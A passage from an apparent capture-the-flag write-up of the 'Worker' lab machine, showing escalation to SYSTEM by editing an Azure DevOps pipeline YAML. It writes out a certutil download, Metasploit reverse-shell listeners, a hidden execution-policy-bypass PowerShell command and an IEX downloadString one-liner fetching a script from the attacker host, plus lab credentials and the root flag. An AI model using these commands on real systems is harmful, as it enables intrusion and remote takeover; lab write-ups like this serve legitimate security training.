
```
Id  Name  Type              Information                                          Connection
--  ----  ----              -----------                                          ----------
1         shell x86/windows  Welcome robisl, you are now connected to WORKER  PS C:\>  10.10.14.25:1337 -> 10.10.10.203:50510 (10.10.10.203)
```

Being as the AV is pretty well versed on this machine a Meterpreter session is not going to work as it will be detected. If you really want one try Shellter to hide a meterpreter payload inside and install file then upload it to the target and run it. There is not really any need for this effort.

My lack of permissions took me back to the repository at http://devops.worker.htb

This time I signed into the site as robisl:wolves11


SCREENSHOT EVIDENCE OF SUCCESSFUL SIGN IN



I built a new Pipeline using “**Azure Repos Git**” from http://devops.worker.htb/ekenas/PartsUnlimited/_build


I only had one option to select from there which was “**PartsUnlimited**”

SCREENSHOT OF THE REPOSITORY TO SELECT



Building the new Pipeline I selected “**Starter Pipeline**”

SCREENSHOT OF THE STARTER PIPELINE OPTION TO SELECT



This then opened the yaml file for the pipeline. I deleted line 9 which contained the text **“pool: Default”**
I then modified line 12 to read the root.txt file.

```
12: -script: type C:\Users\Administrator\Desktop\root.txt
```

SCREESHOT OF azure-pipelines.yaml

✓ Connect ✓ Select ✓ Configure **Review**

New pipeline

Review your pipeline YAML


azure-pipelines.yml

```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master



steps:
- script: type C:\Users\Administrator\Desktop\root.txt
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'

```

I then clicked **"Save and Run"**. We are not able to connect directory to the master branch so I needed to select the **"Create a new branch for this commit and start pull request"** option in order to successfully apply my file.

Once loaded I clicked **“Run a One Line Script”** under the "**Log**" tab. If this executes as the Administrator or SYSTEM account I will be able to reads the root flag.

SCREENSHOT EVIDENCE OF ROOT FLAG



GAINING A SHELL AS SYSTEM

This is great but in order to gain a shell as the full privileged user I modified my one line script to execute the ReversePowerShell.ps1 file I wrote.
I did this by uploading ReversePowerShell.ps1 to the target and added the Invoke-ReversePowerShell command to the end of ReversePowerShell.ps1 so it executes a command as opposed to importing the cmdlet.

```
# Command executed to downlod file to target
certutil -urlcache -split -f http://10.10.14.25/ReversePowerShell.ps1
```

I then started a Metasploit Listener

```
set LPORT 1339
set LHOST 10.10.14.25
set payload windows/shell_reverse_tcp
run -j
```

I then built another YAML file same as before only I modified my one liner command to be the following

```
12: -script: cmd /c powershell -NoP -W Hidden -Exec Bypass -Command .'C:\Temp\ReversePowerShell.ps1'
```

SCREENSHOT EVIDENCE OF YAML FILE CONTENTS

azure-pipelines.yml

```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master



steps:
- script: cmd /c powershell -nop -exec bypass -w hidden -c .'C:\Temp\ReversePowerShell.ps1'
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'

```

SCREENSHOT EVIDENCE OF SYSTEM SHELL

```
  Id  Name  Type                Information
  --  ----  ----                -----------
  1         shell x86/windows   Welcome robisl, you are now connected to WORKER  PS C:\
  2         shell x86/windows   Welcome WORKER$, you are now connected to WORKER  PS W

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...


PS W:\agents\agent11\_work\10\s> whoami
nt authority\system
```

Although I gained a shell it eventually gets canceled by the application.
You will need to have the below commands copied and ready to paste into your powershell session to gain a reverse shell that is no reliant on the GUI application running it.
NOTE: ReversePowerShell2.ps1 contains the command that executes Invoke-ReversePowerShell for the more permanent connection on port 1336

```powershell
IEX (New-Object Net.WebClient).downloadString("http://10.10.14.25/ReversePowerShell2.ps1")

# Invoke-ReversePowerShell -IpAddress 10.10.14.25 -Port 1336
```

I started a listener on port 1336 to catch the more steady connection. I now have two listeners. 1336 and 1339

```
use multi/handler
set LPORT 1336
set LHOST 10.10.14.25
set payload windows/shell_reverse_tcp
run -j
```

SCREENSHOT EVIDENCE OF CONNECTION

```
msf6 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...


PS W:\agents\agent11\_work\12\s> cd C:\
PS C:\> whoami
nt authority\system
PS C:\> hostname
Worker
PS C:\> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::4401:374c:8d8b:d6e1
   Link-local IPv6 Address . . . . . : fe80::4401:374c:8d8b:d6e1%6
   IPv4 Address. . . . . . . . . . . : 10.10.10.203
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:37eb%6
                                       10.10.10.2
PS C:\> type C:\Users\Administrator\Desktop\root.txt
9e0ff4116885de5bbb5864b66196565d
PS C:\>
```

ROOT FLAG: 9e0ff4116885de5bbb5864b66196565d